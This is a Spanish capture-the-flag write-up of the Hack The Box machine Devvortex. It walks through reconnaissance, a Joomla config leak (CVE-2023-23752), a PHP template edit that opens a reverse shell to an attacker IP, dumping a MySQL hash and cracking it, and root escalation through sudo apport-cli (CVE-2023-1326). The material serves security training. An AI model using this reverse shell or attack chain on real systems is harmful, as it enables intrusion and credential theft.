242- DEVVORTEX

1. DEVVORTEX

https://app.hackthebox.com/machines/Devvortex

1.1. Preliminar

- Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Parece que nos enfrentamos a una máquina *Linux*.

-
```
❯ settarget "10.10.11.242 Devvortex"
❯ ping 10.10.11.242

PING 10.10.11.242 (10.10.11.242) 56(84) bytes of data.
64 bytes from 10.10.11.242: icmp_seq=1 ttl=63 time=41.9 ms
64 bytes from 10.10.11.242: icmp_seq=2 ttl=63 time=42.6 ms
64 bytes from 10.10.11.242: icmp_seq=3 ttl=63 time=42.5 ms
64 bytes from 10.10.11.242: icmp_seq=4 ttl=63 time=67.2 ms
64 bytes from 10.10.11.242: icmp_seq=5 ttl=63 time=46.4 ms
^C
--- 10.10.11.242 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4008ms
rtt min/avg/max/mdev = 41.919/48.122/67.227/9.683 ms

 /home/parrotp/pryor/CTF/HTB/Devvoterx  took 5s 
```

1.2. Nmap

- Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Solo tenemos los *puertos 22 y 80* abiertos.
  -
```
❯ cd nmap
❯ nmap -sS -p- --open 10.10.11.242 -n -Pn --min-rate 5000 -oG allports
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-17 12:25 CET
Nmap scan report for 10.10.11.242
Host is up (0.14s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 12.74 seconds

 /home/parrotp/pryor/CTF/HTB/Devvoterx/nmap  took 13s 
```


- Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante `extractPorts`.
  -
```
❯ nmap -sCV -p22,80,3000 --min-rate 5000 10.10.11.242 -oN targeted
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-17 12:26 CET
Nmap scan report for 10.10.11.242
Host is up (0.067s latency).

PORT     STATE  SERVICE VERSION
22/tcp   open   ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48add5b83a9fbcbef7e8201ef6bfdeae (RSA)
|   256 b7896c0b20ed49b2c1867c2992741c1f (ECDSA)
|_  256 18cd9d08a621a8b8b6f79f8d405154fb (ED25519)
80/tcp   open   http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://devvortex.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
3000/tcp closed ppp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.46 seconds

 /home/parrotp/pryor/CTF/HTB/Devvoterx/nmap  took 12s 
```


- Agregamos *devvortex.htb* a nuestro /etc/hosts, ya que se está aplicando **virtual hosting** y no nos resolvía el dominio.
  -
```
File: /etc/hosts

# Host addresses
127.0.0.1  localhost
192.168.1.130  parrot
::1        localhost ip6-localhost ip6-loopback
ff02::1    ip6-allnodes
ff02::2    ip6-allrouters

# Others
10.10.11.242 devvortex.htb
```

1.3. Tecnologías web

- **Whatweb**: nos reporta lo siguiente. Nada interesante en principio.
  -
```
❯ whatweb http://10.10.11.242
shttp://10.10.11.242 [302 Found] Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.10.11.242], RedirectLocation[http://devvortex.htb/], Title[302 Found], nginx[1.18.0]
http://devvortex.htb/ [200 OK] Bootstrap, Country[RESERVED][ZZ], Email[info@DevVortex.htb], HTML5, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.10.11.242], JQuery[3.4.1], Script[text/javascript]
, Title[DevVortex], X-UA-Compatible[IE=edge], nginx[1.18.0]

 /home/parrotp/pryor/CTF/HTB/Devvoterx/nmap  took 3s 
```

1.4. Fuzzing web

- En la página web principal, vimos algo relacionado con el desarrollo de otro dominio. Por tanto, sabiendo esto, haremos fuzzing de subdominios con Gobuster. Encontramos uno llamado *dev.devvortex.htb*, el cual añadimos seguidamente al /etc/hosts.
  - 


- Wappalyzer: sobre este subdominio nos reporta lo siguiente. Entre otras cosas, vemos que corre por detrás un Joomla.
  - 

1.5. Joomla information leakage

- CVE-2023-23752:
- Vamos a usar la herramienta Joomscan para realizar un escaneo sobre este subdominio. Para ello, usamos `joomscan -u http://dev.devvortex.htb/`. Obtenemos un montón de directorios, entre ellos una página de administrador:/administrator. También obtenemos la versión: *Joomla 4.2.6*.


```
Processing http://dev.devvortex.htb/ ...


[+] FireWall Detector
[++] Firewall not detected

[+] Detecting Joomla Version
[++] Joomla 4.2.6

[+] Core Joomla Vulnerability
[++] Target Joomla core is not vulnerable

[+] Checking apache info/status files
[++] Readable info/status files are not found

[+] admin finder
[++] Admin page : http://dev.devvortex.htb/administrator/

[+] Checking robots.txt existing
[++] robots.txt is found
path : http://dev.devvortex.htb/robots.txt

Interesting path found from robots.txt
http://dev.devvortex.htb/joomla/administrator/
http://dev.devvortex.htb/administrator/
http://dev.devvortex.htb/api/
http://dev.devvortex.htb/bin/
http://dev.devvortex.htb/cache/
http://dev.devvortex.htb/cli/
http://dev.devvortex.htb/components/
http://dev.devvortex.htb/includes/
http://dev.devvortex.htb/installation/
http://dev.devvortex.htb/language/
http://dev.devvortex.htb/layouts/
http://dev.devvortex.htb/libraries/
http://dev.devvortex.htb/logs/
http://dev.devvortex.htb/modules/
http://dev.devvortex.htb/plugins/
http://dev.devvortex.htb/tmp/
```

- Investigando un poco sobre esta versión de **Joomla**, encontramos que tiene una vulnerabilidad por la cual podemos filtrar información sensible a través de una petición al endpoint /api/index.php/v1/config/application?public=true, el cual está públicamente expuesto. Una vez aquí, podemos ver las credenciales para el usuario *lewis*. Probamos estas credenciales para iniciar sesión en el panel de administrador /administrator que encontramos anteriormente. Conseguimos acceso.




1.6. RCE via editing PHP resource

- Una vez dentro, vemos este panel. Nos llama la atención el mensaje de advertencia sobre la versión obsoleta de *PHP 7.4.3*.





- Explorando esta panel, accedemos a: System > Administrator Templates > Atum Details and Files > Index.php. Básicamente, lo que haremos aquí será editar esta plantilla de administrador para enviar por PHP una shell reversa a nuestra máquina de atacante. Para ello, añadimos esta línea: `exec("/bin/bash -c 'bash -i >& /dev/tcp/10.10.16.3/1337 0>&1'");`. Nos ponemos en escucha con Netcat y visitamos nuevamente /administrator/index.php para que se ejecute el script.




1.7. Credentials in MySQL database

- Obtenemos nuestra shell reversa. Realizamos el tratamiento de la TTY. Somos usuario *www-data*. Como bien hemos visto por la información filtrada por la vulnerabilidad de Joomla, sabemos que está corriendo base de datos por detrás. Por ello, hacemos `netstat -tuln` para ver los puertos internos abiertos. Seguidamente, tratamos de conectarnos a la base de datos MySQL con `mysql -u lewis -p`, probando la contraseña que vimos anteriormente. Conseguimos acceso, por tanto, ha habido una reutilización de credenciales.

- 

- Dentro de la base de datos *Joomla*, tenemos varias tablas, pero nos interesa especialmente la de usuarios: *sd4fg_users*. Accedemos a ella y dumpeamos las siguientes columnas, tal y como aparece en esta imagen. Obtenemos un **hash** de contraseña para otro usuario: *logan*.
  - 

1.8. Password cracking with John

- Seguidamente, guardamos este **hash** en un archivo, el cual rompemos a continuación con **John the Ripper**. Obtenemos la contraseña en texto claro, la cual es *tequieromucho*.
  - 

1.9. Privesc via apport-cli in sudoers

- **CVE-2023-1326**:
- Hacemos ahora `sudo -l` y vemos que podemos ejecutar, como cualquier usuario, este archivo: /usr/bin/apport-cli. Ejecutamos este archivo. Obtenemos un error, el cual nos sugiere que podemos usar `--help` para ver la lista de comandos y parámetros disponibles.

```
logan@devvortex:/usr/bin$ sudo -l
Matching Defaults entries for logan on devvortex:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User logan may run the following commands on devvortex:
    (ALL : ALL) /usr/bin/apport-cli
logan@devvortex:/usr/bin$ ls -l /usr/bin/apport-cli
-rwxr-xr-x 1 root root 13367 Apr 16  2020 /usr/bin/apport-cli
logan@devvortex:/usr/bin$ sudo /usr/bin/apport-cli
No pending crash reports. Try --help for more information.
logan@devvortex:/usr/bin$ sudo /usr/bin/apport-cli --help
Usage: apport-cli [options] [symptom|pid|package|program path|.apport/.crash file]

Options:
  -h, --help            show this help message and exit
  -f, --file-bug        Start in bug filing mode. Requires --package and an
                        optional --pid, or just a --pid. If neither is given,
                        display a list of known symptoms. (Implied if a single
                        argument is given.)
  -w, --window          Click a window as a target for filing a problem
                        report.
  -u UPDATE_REPORT, --update-bug=UPDATE_REPORT
                        Start in bug updating mode. Can take an optional
                        --package.
  -s SYMPTOM, --symptom=SYMPTOM
                        File a bug report about a symptom. (Implied if symptom
                        name is given as only argument.)
  -p PACKAGE, --package=PACKAGE
                        Specify package name in --file-bug mode. This is
                        optional if a --pid is specified. (Implied if package
                        name is given as only argument.)
  -P PID, --pid=PID     Specify a running program in --file-bug mode. If this
                        is specified, the bug report will contain more
                        information.  (Implied if pid is given as only
                        argument.)
  --hanging             The provided pid is a hanging application.
  -c PATH, --crash-file=PATH
                        Report the crash from given .apport or .crash file
                        instead of the pending ones in /var/crash. (Implied if
                        file is given as only argument.)
  --save=PATH           In bug filing mode, save the collected information
                        into a file instead of reporting it. This file can
                        then be reported later on from a different machine.
  --tag=TAG             Add an extra tag to the report. Can be specified
                        multiple times.
  -v, --version         Print the Apport version number.
logan@devvortex:/usr/bin$
```

- Corremos el programa usando ahora el parámetro `-f`, el cual se usa para entrar en modo *file-bug* de esta aplicación. Navegamos por diferentes opciones, hasta que conseguimos que la aplicación nos devuelva una **bash** como usuario **root**.

```
Please choose (1/2/3/4/5/6/7/8/9/10/C): 1

*** Collecting problem information

The collected information can be sent to the developers to improve the
application. This might take a few minutes.

*** What display problem do you observe?


Choices:
  1: I don't know
  2: Freezes or hangs during boot or usage
  3: Crashes or restarts back to login screen
  4: Resolution is incorrect
  5: Shows screen corruption
  6: Performance is worse than expected
  7: Fonts are the wrong size
  8: Other display-related problem
  C: Cancel
Please choose (1/2/3/4/5/6/7/8/C): 2

***

To debug X freezes, please see https://wiki.ubuntu.com/X/Troubleshooting/Freeze

Press any key to continue... a
..dpkg-query: no packages found matching xorg
................

*** Send problem report to the developers?

After the problem report has been sent, please fill out the form in the
automatically opened web browser.

What would you like to do? Your options are:
  S: Send report (1.4 KB)
  V: View report
  K: Keep report file for sending later or copying to somewhere else
  I: Cancel and ignore future crashes of this program version
  C: Cancel
Please choose (S/V/K/I/C): v                    EN ESTE PUNTO, ESCRIBIMOS
root@devvortex:/usr/bin# whoami                 /BIN/BASH PARA OBTENER
root                                            NUESTRA BASH COMO ROOT
```

> - **CVE-2023-1326**:
>   - Se encontró un ataque de escalada de privilegios en *versiones anteriores a apport-cli 2.26.0* . Si un sistema está configurado específicamente para permitir que usuarios no privilegiados ejecuten `sudo apport-cli`, el paginador `less` está configurado, y además se puede establecer el tamaño de la terminal, un atacante local puede escalar privilegios. Es extremadamente improbable que un administrador de sistema configure sudo para permitir a usuarios no privilegiados realizar este tipo de explotación.